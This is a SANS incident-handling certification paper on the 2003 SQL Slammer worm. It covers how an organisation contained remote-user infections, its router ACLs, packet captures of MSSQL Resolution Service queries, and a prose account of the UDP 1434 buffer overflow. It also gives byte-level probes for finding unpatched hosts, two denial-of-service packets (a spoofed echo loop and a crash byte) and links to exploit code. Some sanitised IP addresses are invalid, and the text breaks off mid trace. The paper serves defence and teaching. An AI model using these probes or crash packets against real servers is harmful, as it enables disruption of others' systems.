Global Information Assurance Certification Paper

SANS Certification Practical Paper For GCIH

Assignment v2.1a (January 2003)

An Exploit In Action:

The SQL Slammer Worm

Submitted by:

John A. McReynolds
February 10, 2003

As part of the SANS mission to help improve community knowledge and awareness about hacker exploits and, especially, the incident handling process, this paper has been written as part of the certification requirements for GCIH.
Most importantly, though, it is intended to provide some insight into the incident handling process at a small to medium-sized organization that was affected by the recent outbreak of the SQL-Slammer worm, and to share some of the tactics that were used to handle the incident, both successful and unsuccessful.

Although this worm is already very well documented, it is important to understand the mechanism by which this and other self-propagating worms operate, and the vulnerabilities that they exploit. Certainly, they are so highly successful at mass-compromise due to the inability of administrators to patch all of the critical vulnerabilities in the software and systems under their charge.
The challenge of effectively patching, in such a way as to create the minimum vulnerability in the greatest number of systems, is a daunting one. Even attempts to install patches to protect all systems against merely the SANS/FBI Top Twenty vulnerabilities is challenging for a well-staffed organization. Yet, as the following well-known incident illustrates, it is vital to make a concerted effort to get patches in place on all systems.
As was discovered during this incident, it is of equal importance to install patches on user systems, not simply on critical servers. While most mission–critical servers are protected by at least one layer of packet filters or firewalls, remote user systems are often left 'out in the wild', and those that connect into organizational networks by dialup or VPN often represent a point of significant vulnerability for an organization's network.

Further, although many organizations were able to prevent infection through perimeter ingress filtering, during the incident described in this paper, it was egress filtering that provided the best method of detection.
It is important to note that it was not conventional SQL servers that were infected, but instances of the MSDE (Microsoft Desktop Engine – SQL) on remote user systems that were compromised. This shows the importance of keeping large numbers of user systems patched as well. As a result, it provides additional evidence that the threat from the 'unsuspecting insider' is a significant one.

Certainly, the very compact payload and the dramatic network congestion effects provide some significant insight into what may become an element of future worms.
Had the worm contained a more malicious payload, the situation would have been far worse.

The lessons learned during this incident proved to be invaluable, and it is hoped that some of them will be passed along to the community.

During such incidents, it is very hard to resist the urge to 'keep it quiet' out of fear of embarrassment or loss of employer or customer confidence. In this instance, the speed at which the worm propagated required the team to be open about where the original vulnerabilities lay, and how the problem was effectively mitigated. It also provided ammunition to present to management about the need for staff and time resources in order to improve what was a limited patching protocol. Again, the lessons learned were invaluable at many levels.

NOTE: In this paper, steps have been taken to 'sanitize' network addresses and other information, in order to
provide a somewhat generic depiction of the events that occurred. In this way, many aspects of this incident can be used to describe what could occur at most any organization.

Prologue – The Incident

The SQL-Slammer worm, which infects machines running vulnerable versions of MS SQL 2000 and MSDE 2000, infected at least 3 remote user machines at a medium sized organization. These 3 systems were among 32 that had recently had MSDE installed as part of a CRM application upgrade for the company's remote sales force.
This worm was released into the wild early on Saturday morning, January 25, 2003, and began to spread very rapidly. We received initial notification through public news sources, and then detailed information from http://isc.incidents.org.

As are most system administrators, this group was overburdened with projects and daily issues, and the loss of a key staff member to the recent US military deployment further strained available resources. To add insult to injury, current system patching protocols were simply too limited to be of any real effectiveness, despite emphatic requests to improve them.

Although major O/S and IE patches had been installed as part of the maintenance program for the 32 systems noted above, MSDE patches were not, due to the late notification that this package was a requisite part of the software updates, the large number of systems to be upgraded, and the limited staff available to do the work in the allotted time.
To illustrate, this update project required that:

- 3 staff members update 32 remote sales force systems in 3 days (the remote sales force was present at an annual meeting for those 3 days, and would then disperse to their various regions)
- Updates were to include:
    - Operating system upgrades to Windows 2000 on 3 systems
    - Browser upgrades to Internet Explorer 6 on 30 systems
    - Installation of Windows 2000 Service Pack 3 on 32 systems
    - Installation of Internet Explorer 6 Service Pack 1 on 30 systems
    - Installation of automated backup software on 26 systems
    - Installation of smaller critical Internet Explorer 6 updates on 30 systems
    - Installation of smaller critical Windows 2000 JVM patches on 32 systems
    - Installation of an updated CRM (Customer Relationship Management) application on 32 systems
    - Installation of MSDE 2000 to support the CRM software on those 32 systems
    - Perform full backups of each system

As noted above, the MSDE installation requirement was not brought to light until 2 days prior to the update session, and the decision to patch that application was declined.

This was a conscious decision that proved to be fatal.

The notifications about the release of the worm were timely and informative. Based upon that information, and knowledge of the vulnerable systems, it was anticipated that there would be some 'casualties', and defensive measures were put in place early on Saturday, January 25. By Sunday evening, January 26, the first infection at this organization became apparent.
The first infection vector was via a remote user broadband connection that did not have a hardware NAT router or software firewall.
Once infected, this user entered the corporate network via dial-up remote access services (RAS) for routine mail collection, where the scanning activity of the worm was very quickly detected and contained through egress filtering that was put in place previously.
As detailed in Part 3 below, the user was notified, and steps were taken to contain and eradicate the infection, and recover the system. Subsequently, 2 other similar incidents occurred during the following 12 hours, and the same handling measures proved effective. The only difference between the original incident and the 2 subsequent ones was that the method of entry into the corporate network was by VPN.

Part 1 – The Exploit

The exploit that this worm uses to infect MS SQL 2000-based systems is a buffer overflow of the Microsoft SQL-2000 Resolution Service, which is included in MS-SQL 2000 server and MSDE 2000 desktop engines.
Normally, the SQL-Mon agent receives a routine UDP packet on port 1434 which is used to receive queries for information about the services available.
The input buffer of this application is overrun by the attacker, who sends a carefully crafted packet to that port. The exploit is then able to cause the compromised system to execute the code contained in the packet payload. The execution of this code is usually in the 'SYSTEM' context, where all system functions are accessible by the code.

EXPLOIT NAME: SQL-Slammer, SQL Sapphire Worm, MSSQL-Hell

CVE NUMBER: CVE-CAN-2002-0649
BugTraq ID(s): 5310, 5311

OPERATING SYSTEM(s) AFFECTED:
MS Windows 2000 as a minimum, and any operating system that supports the vulnerable applications described below.
The vendor indicates that the vulnerable applications are supported under Windows versions 98, NT, ME, 2000, and XP

APPLICATION(s) AFFECTED:
Microsoft SQL Server 2000
Microsoft SQL Server 2000 SP1
Microsoft SQL Server 2000 SP2
MSDE 2000 (Microsoft Desktop Engine 2000)
MSDE 2000 Service Pack 1
MSDE 2000 Service Pack 2

VULNERABILITIES EXPLOITED:

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability MS02-039

BRIEF DESCRIPTION:

The exploit used is a stack overflow of the Microsoft SQL 2000 Resolution Service supporting MS SQL 2000 server and MSDE desktop engines.
Normally, the SQL-Mon agent is prepared to receive a routine UDP packet on port 1434 with a 1-byte payload. By overflowing the input buffer of this application by sending it a carefully crafted packet on 1434/UDP, the exploit is able to cause the application to execute the code contained in the packet payload.

VARIANTS:

At least one variant of this exploit exists, in the form of proof-of-concept code written by David Litchfield, and modified by “Lion”. The C++ Code is designed to return a command shell. Additionally, a posting on digitaloffense.net includes a very simple means of triggering the propagation of this worm, by simply sending a reconstructed packet to a vulnerable system using ‘netcat’ or ‘hping2’.

SOURCE CODE LINKS:

http://packetstormsecurity.org/0211-exploits/sql2.cpp
http://www.digitaloffense.net/worms/mssql-udp_worm/worm.pl

ADVISORIES:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
http://www.microsoft.com/security/slammer.asp
http://www.nextgenss.com/advisories/mssql-udp.txt
http://www.kb.cert.org/vuls/id/370308
http://www.kb.cert.org/vuls/id/399260
http://www.kb.cert.org/vuls/id/484891
http://www.kb.cert.org/vuls/id/796313
http://www.cert.org/advisories/CA-2003-04.html
http://www.eeye.com/html/Research/Flash/AL20030125.html
http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf

Part 2 – THE ATTACK

2.1.1 Network Description:

The affected network is a rather typical medium-sized enterprise network spanning several offices. This network has a number of Internet gateways, LANs, WAN links, and VPN Branch-office connections.
All border routers employ both ingress and egress filters, are time-synchronized, and direct logging to a central logging server.
Two types of firewall deployments exist:

1) A centrally managed collection of 3 Checkpoint (V4.1) firewalls, one at each of 3 different offices, with a management console in one of the facilities.
2) A group of smaller firewalls (Netscreen 5) protecting the perimeters of 3 other locations, directing their logging information back to the centralized syslog server

Servers consist of a commonly seen collection of Mail servers, UNIX servers, domain controllers, storage systems, database and web servers.
All externally visible systems have been hardened using recommendations and guidelines from various organizations, including CIS.
External DNS servers run BIND 9.2 in a 'chroot' environment, with no TCP packets allowed, and no recursion.
Web servers have been hardened per CIS recommendations (link), and no additional services are running.
Access to the firewalls and DNS servers is via SSH v2 only, with RSA keys required.

Each location contains a subset of servers and users, with some small satellite offices connected to the main network by VPN, and an additional group of remote sales force users and telecommuters who connect by IPSec VPN and RAS.

Perimeter protection is provided through the use of screening routers and firewalls at each Internet gateway. The border screening routers are running Cisco IOS 12.2, and have extensive ACL's (Access Control Lists) to perform screening of inbound and outbound traffic commonly used for attacks and network enumeration.
Representative ACL's are shown below. Access List 105 contains basic egress rules that protect against:

- Outbound NetBIOS traffic of any kind.
- SNMP traffic of any kind
- ICMP Echo-replies and time-to-live exceeded packets, to block replies to any mapping attempts
- Any attempts by some specific devices to initiate connections. Any such attempt would signify a major compromise.
- Any attempts by internal systems to spoof their source address (By allowing only their legitimate source addreses)
- Default drop. This should never be reached. If it is, there is a serious problem.


Access List 105 is applied inbound on the border router's internal interface.

Access List 190 is applied inbound on the router's external interface (Internet facing), and blocks access to a broad variety of ports and services. This allows the firewall to more efficiently handle more subtle network-based attacks and probes.

```
access-list 105 deny   udp any any range 135 netbios-ss log
access-list 105 deny   tcp any any range 135 139 log
access-list 105 deny   udp any any eq 445 log
access-list 105 deny   tcp any any eq 445 log
access-list 105 deny   udp any any range snmp snmptrap log
access-list 105 deny   tcp any any range 161 162 log
access-list 105 deny   icmp any any echo-reply log
access-list 105 deny   icmp any any time-exceeded log
access-list 105 deny   ip host 10.52.27.30 any log
access-list 105 deny   ip host 10.52.28.2 any log
access-list 105 permit ip 10.52.27.0 0.0.0.255 any
access-list 105 permit ip 10.27.54.0 0.0.1.255 any
access-list 105 permit ip 10.27.305.0 0.0.0.255 any
access-list 105 permit ip 10.49.3.164.0 0.0.1.255 any
access-list 105 permit ip 10.59.302.0 0.0.1.255 any
access-list 105 permit ip 10.29.36.0 0.0.1.255 any
access-list 105 deny   ip any any log
access-list 190 deny   ip 10.52.27.0 0.0.1.255 any log
access-list 190 deny   ip 10.39.39.0 0.0.0.255 any log
access-list 190 deny   ip 10.27.305.0 0.0.0.255 any log
access-list 190 deny   ip 10.27.54.0 0.0.1.255 any log
access-list 190 deny   ip 10.59.302.0 0.0.1.255 any log
access-list 190 deny   ip 10.49.3.164.0 0.0.1.255 any log
access-list 190 deny   ip 10.29.36.0 0.0.1.255 any log
access-list 190 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 190 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 190 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 190 deny   ip 224.0.0.0 15.255.255.255 any log
access-list 190 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 190 deny   ip host 0.0.0.0 any log
access-list 190 deny   ip host 255.255.255.255 any log
access-list 190 permit tcp any host 10.52.27.48 eq www log
access-list 190 deny   tcp any any eq www log
access-list 190 deny   tcp any any eq ftp log
access-list 190 permit udp any host 10.52.27.3 eq isakmp log
access-list 190 permit esp any host 10.52.27.3 log
access-list 190 permit ahp any host 10.52.27.3 log
access-list 190 deny   udp any any eq isakmp log
access-list 190 deny   esp any any log
access-list 190 deny   ahp any any log
access-list 190 deny   udp any any eq sunrpc log
access-list 190 deny   tcp any any eq sunrpc log
access-list 190 deny   udp any any range 135 netbios-ss
access-list 190 deny   tcp any any range 135 139
access-list 190 deny   udp any any range snmp snmptrap log
access-list 190 deny   tcp any any range 161 162 log
access-list 190 deny   tcp any any eq domain log
access-list 190 deny   udp any any eq 389 log
access-list 190 deny   tcp any any eq 389 log
access-list 190 deny   udp any any eq 445 log
access-list 190 deny   tcp any any eq 445 log
access-list 190 deny   udp any any eq 1080 log
access-list 190 deny   tcp any any eq 1080 log
access-list 190 deny   udp any any eq 8080 log
access-list 190 deny   tcp any any eq 8080 log
access-list 190 deny   udp any any eq 3128 log
access-list 190 deny   tcp any any eq 3128 log
access-list 190 deny   udp any any eq 2049 log
access-list 190 deny   tcp any any eq 2049 log
access-list 190 deny   udp any any eq 4045 log
access-list 190 deny   tcp any any eq 4045 log
```

```
access-list 190 deny   udp any any range 6000 6255 log
access-list 190 deny   tcp any any range 6000 6255 log
access-list 190 deny   udp any any eq tftp log
access-list 190 deny   tcp any any eq 69 log
access-list 190 deny   udp any any eq 79 log
access-list 190 deny   tcp any any eq finger log
access-list 190 permit icmp any any echo-reply log
access-list 190 permit icmp any any packet-too-big log
access-list 190 permit icmp any any host-unreachable log
access-list 190 permit icmp host 192.168.57.36 host 10.52.28.1 echo
 access-list 190 permit icmp host 192.168.57.136 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.57.196 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.129.230 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.129.30 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.129.196 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.201.154 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.203.213 host 10.52.28.1 echo
access-list 190 permit icmp host 192.168.203.154 host 10.52.28.1 echo
access-list 190 permit icmp 199.171.54.0 0.0.0.255 host 10.52.28.1 echo
access-list 190 deny   icmp any any log
access-list 190 deny   ip any host 10.52.28.1 log
access-list 190 deny   ip any host 10.52.28.2 log
access-list 190 deny   ip any host 10.52.27.30 log
access-list 190 deny   ip any host 10.52.27.2 log
access-list 190 permit ip any any
```

2.1.2 NETWORK DIAGRAM



2.3 PROTOCOL DESCRIPTION (SQL-MON)

This software is used to provide information to clients wishing to connect to a server running multiple-instances of MS-SQL 2000 and runs in the security context chosen by the administrator at installation time. If it is running in the 'system' context, complete control of the system could be gained by an attacker in a successful compromise.
For MSDE installations, the application runs in the "Local System" context.
By sending a 1-byte UDP payload to port 1434 on the listening SQL 2000 Resolution Service on that server, the client is provided with information about the server version and port number that each instance is listening on. Certainly, this data could be used for system enumeration. Typically, a system is queried by sending it a data byte whose value is 0x02 or 0x03.
The target system will then respond with the server instance information, as shown here:

```
*** QUERY USING 0x02***
07:03:52.699557 10.87.200.200.1861 > 10.87.200.100.ms-sql-m:  udp 1
0x0000       4500 001d 1a3e 0000 4011 3e38 0a57 c8c8  E....>..@.>8...J
0x0010       0a57 c864 0745 059a 0009 cea2 02         ..J..E.......
*** RESPONSE ***
07:03:52.769557 10.87.200.100.ms-sql-m > 10.87.200.200.1861:  udp 120
0x0000       4500 0094 fcde 0000 7d11 1e20 0a57 c864  E.......}.....J.
0x0010       0a57 c8c8 059a 0745 0080 d184 0575 0053  ...J...E.....u.S
0x0020       6572 7665 724e 616d 653b 5656 5656 5656  erverName;VVVVVV
0x0030       5656 3b49 6e73 7461 6e63 654e 616d 653b  VV;InstanceName;
0x0040       4d53 5351 4c53 4552 5645 523b 4973 436c  MSSQLSERVER;IsCl
0x0050       7573 7465 7265 643b 4e6f 3b56 6572 7369  ustered;No;Versi
0x0060       6f6e 3b38 2e30 302e 3139 343b 7463 703b  on;8.00.194;tcp;
0x0070       3134 3333 3b6e 703b 5c5c 5656 5656 5656  1433;np;\\VVVVVV
0x0080       5656 5c70 6970 655c 5c73 716c 5c71 7565  VV\pipe\\sql\que
0x0090       7279 3b3b                                ry;;

*** QUERY USING 0x03 ***
07:04:48.429557 10.87.200.200.1950 > 10.87.200.100.ms-sql-m:  udp 1
0x0000       4500 001d 5f4f 0000 4011 f926 0a57 c8c8  E..._O..@..&...J
0x0010       0a57 c864 079e 059a 0009 cd49 03         ..J........I.
*** RESPONSE ***
07:04:48.469557 10.87.200.100.ms-sql-m > 10.87.200.200.1950:  udp 120
0x0000       4500 0094 fcf0 0000 7d11 1e0e 0a57 c864  E.......}.....J.
0x0010       0a57 c8c8 059a 079e 0080 d12b 0575 0053  ...J.......+.u.S
0x0020       6572 7665 724e 616d 653b 5656 5656 5656  erverName;VVVVVV
0x0030       5656 3b49 6e73 7461 6e63 654e 616d 653b  VV;InstanceName;
0x0040       4d53 5351 4c53 4552 5645 523b 4973 436c  MSSQLSERVER;IsCl
0x0050       7573 7465 7265 643b 4e6f 3b56 6572 7369  ustered;No;Versi
0x0060       6f6e 3b38 2e30 302e 3139 343b 7463 703b  on;8.00.194;tcp;
0x0070       3134 3333 3b6e 703b 5c5c 5656 5656 5656  1433;np;\\VVVVVV
0x0080       5656 5c70 6970 655c 5c73 716c 5c71 7565  VV\pipe\\sql\que
0x0090       7279 3b3b                                ry;;
```

A very comprehensive analysis of the vulnerabilities of this application is described in David Litchfield's paper http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf. There are several issues that he details in that paper, some of which have been verified by this author.

Note that the returned version information shown in the packet traces shown above does not accurately describe the actual version of software running on the target system. The actual version information can be gained by an SQL query of "select @@version" on the target system.

If 0x0a is sent to an unpatched system, the system will simply echo it back, along with some additional data bytes, as shown below. (the author has not yet determined the significance of the additional returned bytes).

```
*** QUERY USING 0x0a ('echo') ***
07:05:23.569557 10.87.200.200.1143 > 10.87.200.100.ms-sql-m:  udp 1
0x0000       4500 001d 473f 0000 4011 1137 0a57 c8c8  E...G?..@..7...J
0x0010       0a57 c864 0477 059a 0009 c970 0a         ..J..w.....p.
*** RESPONSE (Includes 0x0a, plus other bytes)
07:05:23.609557 10.87.200.100.ms-sql-m > 10.87.200.200.1143:  udp 1
0x0000       4500 001d fd08 0000 7d11 1e6d 0a57 c864  E.......}..m..J.
0x0010       0a57 c8c8 059a 0477 0009 c970 0a70 0a08  ...J...w...p.p..
0x0020       2ce4 ab00 2ce4 ab00 2ce4 ab00 0000       ,...,...,.....
07:05:24.569557 10.87.200.200.1144 > 10.87.200.100.ms-sql-m:  udp 1
0x0000       4500 001d 27b4 0000 4011 30c2 0a57 c8c8  E...'...@.0...J
0x0010       0a57 c864 0478 059a 0009 c96f 0a         ..J..x.....o.
07:05:24.649557 10.87.200.100.ms-sql-m > 10.87.200.200.1144:  udp 1
0x0000       4500 001d fd0a 0000 7d11 1e6b 0a57 c864  E.......}..k..J.
0x0010       0a57 c8c8 059a 0478 0009 c96f 0a6f 0a08  ...J...x...o.o..
0x0020       9d80 ab00 9d80 ab00 9d80 ab00 4470       ............Dp
```

Properly patched systems do not reply to this 'echo request'. As a result, this issue can be used to detect vulnerable systems:

Additionally, this represents a significant opportunity for a denial of service attack, whereby a packet containing 0x0a is sent to a vulnerable server, using a spoofed source address that corresponds to a vulnerable SQL2000 engine. This packet is then echoed back to the real server whose address was spoofed, which will, in turn, dutifully echo it back to the target. This will continue back and forth until system resources or bandwidth are exhausted.

If 0x08 is sent by itself in a packet, the SQL server crashes, as it does not properly handle the lack of a colon-terminated value. This could be used as another denial-of-service technique.

The most serious issue is if 0x04 is sent, the system will buffer up whatever comes after, ostensibly to write a value to a registry key. "This process expects to receive 0x04 followed by 4 "A"'s (0x41). If received, the system will attempt to open the registry key "HKEY_LOCALMACHINE\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion"." (Litchfield)

It is this functionality that is exploited by the SQL-Slammer worm.

2.4 How The Exploit Works:

Many sources have performed code analysis on this exploit, and they provide far better insight into the functionality of this worm than could this author. By understanding the fundamentals of buffer overflow attacks, however, it is possible to comprehend the mechanism by which this worm operates.

It is an effective buffer overflow attack that utilizes the target system's own libraries to do most of the work.

The exploit overflows the input buffer for the MSSQL-Mon process which listens on UDP 1434. This process expects to receive 0x04 followed by 4 "A"'s (0x41). If received, the system will attempt to open the registry key "HKEY_LOCALMACHINE\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion".

By overflowing the buffer that is created by that functionality, and placing executable code at a key point in the packet, the worm is executed and propagates.

The worm execution is described below, albeit in a highly simplified manner:

- The strings corresponding to the system calls to be made, and also for the payload of the new packets, are loaded onto the stack. They are separated by nulls, which are created by XOR'ing a register with itself. If included literally as part of a string, nulls would be handled as a string terminators, and prevent execution.

- System library and function locations are determined, and the exploit makes calls to them to build the exploit packet as follows:

- It performs a test to determine which version of the program may be running, by comparing the entry point address of a function with a previously determined value.

- It creates the seed for later pseudo-random IP address generation through the use of a system call on the compromised system (GetTickCount – Returns the number of milliseconds since system boot).

- It loads the destination port and packet type. In order to do this (again, without pushing literal null characters onto the stack), two values are XOR'd and pushed onto the stack.

- It prepares a socket that describes the packet – UDP, port 1434

- It then creates a random IP address with the GetTickCount value as a seed, assigns it as a destination address to the socket, copies itself into the payload, and sends it to a random host.


http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf
http://www.eeye.com/html/Research/Flash/sapphire.txt

Sources for good descriptions of how a buffer overflow attack can be performed are numerous, and include

http://lists.insecure.org/lists/bugtraq/1996/Nov/0021.html (Aleph One - Smashing the Stack for Fun and Profit)
http://www.nextgenss.com/research/papers.html

2.5 Attack Process:

The attack occurs by sending UDP datagrams containing the actual exploit code to port 1434 of any vulnerable host that happens to be residing at any of a large number quickly generated random IP addresses . Technically, this could be considered a 'spray and pray' attack, because no response is required from the target host. If the host is listening on UDP 1434, it will receive the datagram, and execute the code that is contained in the packet (described above). It will continue to generate new addresses and will scan for vulnerable systems until the host is restarted (this will clear the worm from memory) or it runs out of stack memory.
Sources indicate that there is a bug in the worm code, which does not release allocated memory space. This will cause the worm to die, as it no longer has stack space to execute in.
Once compromised, the target host begins scanning in a similar fashion. Over a 56K dialup link, a compromised host was detected and blocked, with logs indicating over 2Mbytes of scanning packets having been transmitted in less than a 15 minute period.



2. 6 Attack Signature:

Because the exploit is contained within a single packet, and normal traffic simply contains 1-5 bytes of standard payload, any attempts to match the first several bytes of the datagram's payload would likely result in false positives. Other exploits may use different values for padding, and would likely contain different data at the offset in the packet that corresponds to the overflow point.

Normal MS SQL Resolution traffic appears similar to this:

```
14:10:59.575979 IP 10.87.70.10.2852 > 10.20.30.40.1434: udp 1
0x0000   4500 001d bccc 0000 7e11 2e64 0a57 460a        E.......~..d..<.
0x0010   0a14 1e28 0b24 059a 0009 9a7e 0300 0000        .....$.....~....
0x0020   0000 0000 0000 0000 0000 0000 0000             ..............
14:11:00.875979 IP 10.87.70.10.2853 > 10.20.30.40.1434: udp 1
0x0000   4500 001d bcd6 0000 7e11 2e5a 0a57 460a        E.......~..Z..<.
0x0010   0a14 1e28 0b25 059a 0009 9a7d 0300 0000        .....%.....}....
0x0020   0000 0000 0000 0000 0000 0000 0000             ..............
14:11:05.505979 IP 10.87.70.10.2854 > 10.20.30.40.1434: udp 1
0x0000   4500 001d bcfb 0000 7e11 2e35 0a57 460a        E.......~..5..<.
0x0010   0a14 1e28 0b26 059a 0009 9a7c 0300 0000        .....&.....|....
